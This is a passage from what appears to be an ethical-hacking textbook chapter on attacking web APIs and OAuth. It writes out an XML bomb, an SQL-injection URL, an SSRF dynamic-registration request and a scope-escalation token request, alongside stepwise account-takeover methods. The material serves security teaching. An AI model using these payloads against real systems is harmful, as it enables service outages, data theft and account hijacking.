- Attackers exploit the vulnerabilities of OAuth service providers to achieve **scope escalation**, which results in the exfiltration of additional data of the resource owner
- If attackers can **modify the scope parameter** in the authorization request of an access token, they can lure the OAuth service providers using flawed scopes to **gain additional scope access**

Launch Attacks

After identifying the target API, analyzing the message formats and security standards, and identifying the attack surface, attackers perform various attacks on the target API to steal sensitive information such as credit card details and credentials.

Various attacks performed on APIs are discussed below:

- **Fuzzing**

  Attackers use the fuzzing technique to repeatedly send some random input to the target API to generate error messages that reveal critical information. To perform fuzzing, attackers use automated scripts that send numerous requests with varying combinations of input parameters. Attackers use tools such as Fuzzapi to perform fuzzing on the target API.

- **Invalid Input Attacks**

  In some scenarios, fuzzing is difficult to perform due to its structure. In such cases, attackers will give invalid inputs to the API, such as sending text in place of numbers, sending numbers in place of text, sending a greater number of characters than expected, and sending null characters, etc., to extract sensitive information from unexpected system behavior and error messages. At the same time, attackers also manipulate the HTTP headers and values targeting both API logic and the HTTP protocol.

- **Malicious Input Attacks**

  In the attack discussed above, attackers try to retrieve sensitive information from unexpected system behavior or error messages. A more dangerous attack is where the attackers inject malicious input directly to target both the API and its hosting infrastructure. To perform this attack, attackers employ malicious message parsers using XML.

The following code snippet illustrates an XML bomb attack:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2
"&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3
"&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4
"&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5
"&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6
"&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7
"&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8
"&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9
"&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

When the abovementioned code is processed by a vulnerable or misconfigured XML parser, it will try to expand the lol9 entity, resulting in a memory-out-of-bound error. This either brings the target server totally down or makes it vulnerable to further attacks.

Another way in which attackers perform this attack is by uploading malicious script files, e.g., by uploading shell script instead of the pdf document. This may result in executing the malicious script to bypass the security mechanisms on the server or propagating the script to other parties who are trying to access the API. Using this technique attackers, try to extract information related to the underlying filesystem.

- **Injection Attacks**

  Similar to traditional web applications, APIs are also vulnerable to various injection attacks. For example, consider the following normal URL:

  `http://billpay.com/api/v1/cust/459`

  For the abovementioned URL, the API retrieves the customer details based on the customer ID 459 from the database using the following SQL query:

  `“SELECT * FROM Customers where custID=’” + custID + ”’”`

Here, the custID is replaced with 459

```
“SELECT * FROM Customers where custID=’459’”
```

In the abovementioned URL, assume that an attacker injects the malicious input

```
http://billpay.com/api/v1/cust/ '%20or%20'1'='1
```

The resultant malicious SQL query is

```
“SELECT * FROM Customers where custID=‘’ or ‘1’ = ‘1’”
```

The abovementioned query returns details of all the customers in the database. Using this information, an attacker may further delete or modify the data in the database or use the customers' information to perform other malicious activities on the database server.

These API injection attacks are performed not only using SQL but also using JSON, JavaScript, XPath, XSLT, etc., which require parsers/processors for execution.

Note: Similar to injection attacks, web APIs are also vulnerable to XSS and CSRF attacks

- **Exploiting Insecure Configurations**
    - **Insecure SSL Configuration**: Vulnerabilities in SSL configuration may allow attackers to perform MITM attacks. For example, using self-signed SSL certificates for secure API access may allow attackers to perform an MITM attack. An attacker may sniff the traffic between an API and a client, manipulate the client-side certificate, and start monitoring or manipulating the encrypted traffic between the client and the API.
    - **Insecure Direct Object References (IDOR)**: In general, direct object references are used as arguments for API calls, and access rights are not imposed on the objects for which a user does not have access. These vulnerabilities can be identified through API metadata and exploited by attackers to identify the parameters and try all possible values for the parameters to access the data to which the user does not have access.
    - **Insecure Session/Authentication Handling**: Vulnerabilities such as the reuse of session tokens, sequential session tokens, long session token timeout, unencrypted session token, and session token embedded into a URL, allow attackers to hijack and take over the client session and steal or manipulate the messages between the client and the API.

- **Login/Credential Stuffing Attacks**

  Attackers often target login and validating systems because attacks on these systems are difficult to detect and stop using typical API security solutions. Attackers perform login attacks or credential stuffing attacks to exploit password reuse across multiple platforms. Most users use the same passwords to access different web services. Attackers can take advantage of credentials stolen from one account and use them to validate other services.

Credential stuffing attacks do not involve password guessing or brute-forcing the passwords; instead, attackers try to automate all the previously identified pairs of credentials using automated tools such as Sentry MBA and PhantomJS, to break into an account. These attacks can also be performed to disrupt API-based services by preventing valid users from signing in, thereby degrading the user experience and functionality of the front-facing APIs.

Attackers generally employ bots for different login attempts using the previously stolen data (collected from previous logins) or leaked information belonging to one account to breach other accounts/services or bombard the server with a large set of login requests until the right combination hits. Once the attack is successful, attackers not only take control of the user account but also perform illegitimate transactions from the account and conduct fraudulent online campaigns.




Figure 14.94: Illustration of credential stuffing attack

- **API DDoS Attacks**

  The DDoS attack involves saturating an API with a massive volume of traffic from multiple infected computers (botnet) to delay the API services to legitimate users. Although many rate limit constraints are implemented to protect the server against crashing, they may not prevent the service delay (API response), thereby degrading the API's user experience.

  Attackers often carry out these attacks using botnets that are created to discover and stay within the API rate limit control to increase the possibility of an attack. Along with the regular traffic from legitimate users, attackers' requests can also bypass API security management systems, load balancers, and other security implementations.

  Most of these attacks may not be volumetric. They may also exploit certain API vulnerabilities to disrupt the API services. For instance, an attacker who gains access to the API can consume the CPU and other memory resources reserved for the API to delay the service for as long as possible.

- **Authorization Attacks on API: OAuth Attacks**

  According to *https://auth0.com*, OAuth is an authorization protocol that allows a user to grant limited access to his/her resources on one site to another site without having to expose his/her credentials.

  OAuth grants authorization flows for many computing devices and applications, such as connecting users to different applications from one application to access the required information.

  Different actors involved in the OAuth process:

  - **Owner of the resource**: The resource owner is also known as a user who grants permission to an application to access his/her account. The access to the application is limited or conditional, such as providing only read and write permissions.
  - **Authorization/Resource Server (API):** The resource server provides the secured user account, and the authorization server validates the user identity and then supplies the access token to the application.
  - **Client or Application:** It is an application that seeks access to the user account. To access the account, the user must authorize the application; then, the API should validate the authorization.

  Steps involved in Authorization Code Grant

  There are four steps involved in the authorization code grant, through which attackers can perform various authorization attacks on the API.

  - The user passes the GET request to the client via the user agent to initiate the authorization process. This operation can be performed via the “Login with or Connect” button displayed on the client’s site.
  - The user agent can be redirected to the authorization server by the client using the following parameters:
    - **response _type**: Code used for informing the server which permissions to execute

    - **client_id**: ID assigned to the client
    - **redirect_uri**: URI where the authorization server redirects the user agent when the authorization code is provided
    - **scope**: Defines the level of access to the application
    - **State**: Opaque value used for security implementations. The value is also used for maintaining the state between request and callback

- When the user is authenticated and authorized to access the resource, the user agent is redirected to redirect_uri by the authorization server. The server uses the following parameters to do this:
    - **Code**: Authorization code
    - **State**: Value supplied in the abovementioned request
- Using the authorization code, the client requests the access token by adding the following parameters in the body of a request:
    - **grant_type**: Authorization_code
    - **code**: Authorization code received in the previous message
    - **redirect_uri**: URI used in the first request

OAuth Attacks

Various attacks on OAuth performed by manipulating the requests stated above are described below:

- **Attack on ‘Connect’ Request**

  Most sites enable users to access other websites such as LinkedIn, Instagram, and Twitter, via OAuth. An attacker can exploit requests to connect one site to another, i.e., when the user hits the “Login with or Connect” button. Then, he or she can gain illegal access to the client-side user/victim’s account by connecting his/her account to the provider’s website.

  Steps to perform an attack on “Connect” request:

    - The attacker opens a fake account on the provider’s website
    - The attacker initiates the “Connect” operation with the client through his/her fake account on the provider’s website but halts authorization server redirects, which means that the attacker validates the client to access his/her resources on the provider, while the client is not informed.
    - The attacker creates a malicious web page as follows:
        - ✓ Uses CSRF to make the user logout on the provider.
        - ✓ Again uses CSRF to make the user login on the provider using his/her fake account credentials.

    - ✓ Spoofs the first request to connect the provider account with the client. It is just another GET request. It is usually performed inside the <iframe> tag to make the user unaware of this action.

  - Once the victim opens the attacker's malicious page, his/her account gets logged out on the provider and connects as a fake account. Then, the attacker's fake account is connected with the victim's account on the client. The victim does not ask the client for permission, as the attacker has already approved it.
  - Hence, the attacker can log into the victim's account on the client side using his/her fake account on the provider.

- ○ **Attack on 'redirect_uri'**

  While registering, the domain is usually specified by the client and only those "redirect_uri" on the specific domain are permitted. If an attacker can identify vulnerabilities such as XSS on a web page on the client domain, he/she can exploit them to capture authorization code.

  Steps to perform an attack on 'redirect_uri':

  - The attacker leaks data through a vulnerable page on the client domain: **https://xyz.com/vuln**
  - The attacker installs malicious JavaScript on the page; then, the page sends the URL, which is loaded in the browser (along with the parameter and fragments) to the attacker
  - The attacker creates a page that prompts the user to open a malicious link:
  - **https://provider.com/oauth/authorize?client_id=CLIENTID&response_type=auth_code&redirect_uri=https%3A%2F%2Fxyz.com%2Fvuln**
  - When the victim opens the malicious link, the user agent is redirected to **https://xyz.com/vuln?code=CODE,** and the CODE is then exfiltrated to the attacker
  - Now, the attacker uses the retrieved code to provide the access token via authentic 'redirect_uri' such as **https://xyz.com/oauth/callback?code=CODE.**

- ○ **CSRF on Authorization Response**

  The attacker performs a CSRF attack to connect a fake account on the provider with the victim's account on the client side. This attack exploits a third request related to authorization code grant.

  Steps to perform CSRF on authorization response:

  - The attacker open a fake account on the provider
  - The attacker starts a "Connect" operation with the client through his/her fake account on the provider, but halts authorization server redirects, which means that the attacker has validated the client to access his/her resources on the

provider, while the client is not informed. Hence, the attacker stores the authorization_code.

- The attacker persuades the user to send a request to **https://xyz.com/<provider>/login?code=Auth_Code**. This operation can be implemented by luring the victim into opening a malicious link embedded with an img or script tag along with the abovementioned link as source.
- When the victim logs into the client, the attacker's fake account is connected to the victim's account
- Now, the attacker can sign in as the victim on the client by logging in with his/her fake account on the provider

- **Access Token Reusage**

  OAuth requires unique access tokens for individual clients. It ensures that these tokens saved on the authorization server are mapped to relevant scopes and time expiry. Access tokens provided for "ClientA" can work for "ClientB". Attackers exploit this feature to perform attacks on clients that allow grants implicitly.

  Steps to reuse access tokens:

  - The attacker develops a legitimate client application "clientA" and enrolls it with some provider
  - Now, the attacker lures the victim into accessing "clientA" and gains illegal access to the victim's access token on "clientA"
  - Let us consider that the victim accesses "client", which uses the implicit grant. In such a case, the authorization server redirects the user agent to **https://clientB.com/callback#access_token=ACCESSTOKEN. Now, the attacker can open this URL with client's access_token**.
  - The attacker is verified as a valid entity by "client". Therefore, one access token is sufficient for use on many clients using the implicit grant.

- **SSRF Using Dynamic Client Registration Endpoint**

  In black-box testing on an OAuth server, the analysis may not detect hidden URLs such as the Dynamic Client Registration endpoint. These URLs are used as special registration endpoints and are mapped to `/register`. The attacker can perform an SSRF attack using these URLs associated with the parameters, as demonstrated in the following POST request:

```
POST /connect/register HTTP/1.1
Content-Type: application/json
Host: server.certifiedhacker.com
Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJ ...
{
  "application_type": "web app",
  "redirect_uris":
["https://client.certifiedhacker.com/callback"],
  "client_name": "Sample Test",
  "logo_uri": "https://client.certifiedhacker.com/logo.png",
  "subject_type": "pairwise",
  "sector_identifier_uri":
"https://certifiedhacker.com/rdrct_uris.json",
  "token_endpoint_auth_method": "client_secret_basic",
  "jwks_uri":
"https://client.certifiedhacker.com/public_keys.jwks",
  "contacts": ["hacker@certifiedhacker.com"],
  "request_uris":
["https://client.certifiedhacker.com/rf.txt"]
}
```

The above POST request has several URL references values that can trigger an SSRF attack. The vulnerable parameters are **`logo_uri`**, **`jwks_uri`**, and **`request_uris`**.

- **`logo_uri`**: After registering a new user, the server authorizes an endpoint with the new **`client_id`** and displays the logo using the **`logo_uri`** parameter. If the server fetches the logo, an SSRF attack might occur.
- **`jwks_uri`**: The JWT key is important for the server to validate an endpoint token client authentication. If the client application is registered with a malicious URL in the **`jwks_uri`** parameter, an SSRF attack may occur; thus, the attacker can obtain the authorization code for all the users.
- **`request_uris`**: This parameter contains an array of URLs that are used while authorizing an endpoint. The URL contains the requested information with a JWT. It is possible to perform an SSRF attack by using the **`request_uri`** parameter.

- **WebFinger User Enumeration**

  WebFinger is a standard protocol used to display all user information through a GET request. In OAuth authorization, "**`/.well-known/webfinger`**" validates an endpoint with a username that does not exist in the server. The attacker can use "**`anonymous`**" as a username to validate themselves as a genuine user account on the server. As the account is not found or used by the OpenID client application, we can determine that the request does not originate from the browser side. Hence, the response from the server contains a valid URL in the form of "**`http://host/user`**" in place of the **`rel`** parameter value.

- ### Exploiting Flawed Scope Validation

  Attackers exploit vulnerabilities of OAuth service providers to achieve scope escalation, which results in the exfiltration of additional data of the resource owner. If an attacker can find a way to modify the scope parameter in the authorization request of an access token, they can lure the OAuth service providers using flawed scopes to gain additional scope access. This scope parameter helps in providing scope for access to the client application, which is either defined dynamically by the client or by using scope standard entities such as OpenID Connect.

  Steps to Exploit Flawed Scope Validation

  Attackers use different grant types to exploit flawed scope validation. The following are the two grant types used by attackers during the attack.

  - **Authorization code grant type:**
    - ✓ The attacker registers for the OAuth service that is used by the targeted resource owner for their malicious client application `https://xyz.com`.
    - ✓ When the victim attempts to open the attacker's malicious client application, the attacker initiates a request to the OAuth service provider for access to the client's mail address using the OpenID email scope.
    - ✓ When the user provides authorization for their request, the attacker attains an authorization code as a response.
    - ✓ Now, the attacker initiates the scope escalation process for the targeted client by controlling their malicious client application to add additional scope

      ```
      client_id=12345&client_secret=SECRET&redirect_uri=https:/
      /xyz.com/callback&grant_type=authorization_code&code=a1b2
      c3d4e5f6g7h8&scope=openid%20 email%20profile.
      ```

    - ✓ After approval from the OAuth server, the attacker attains a new access token containing the newly added additional scope:

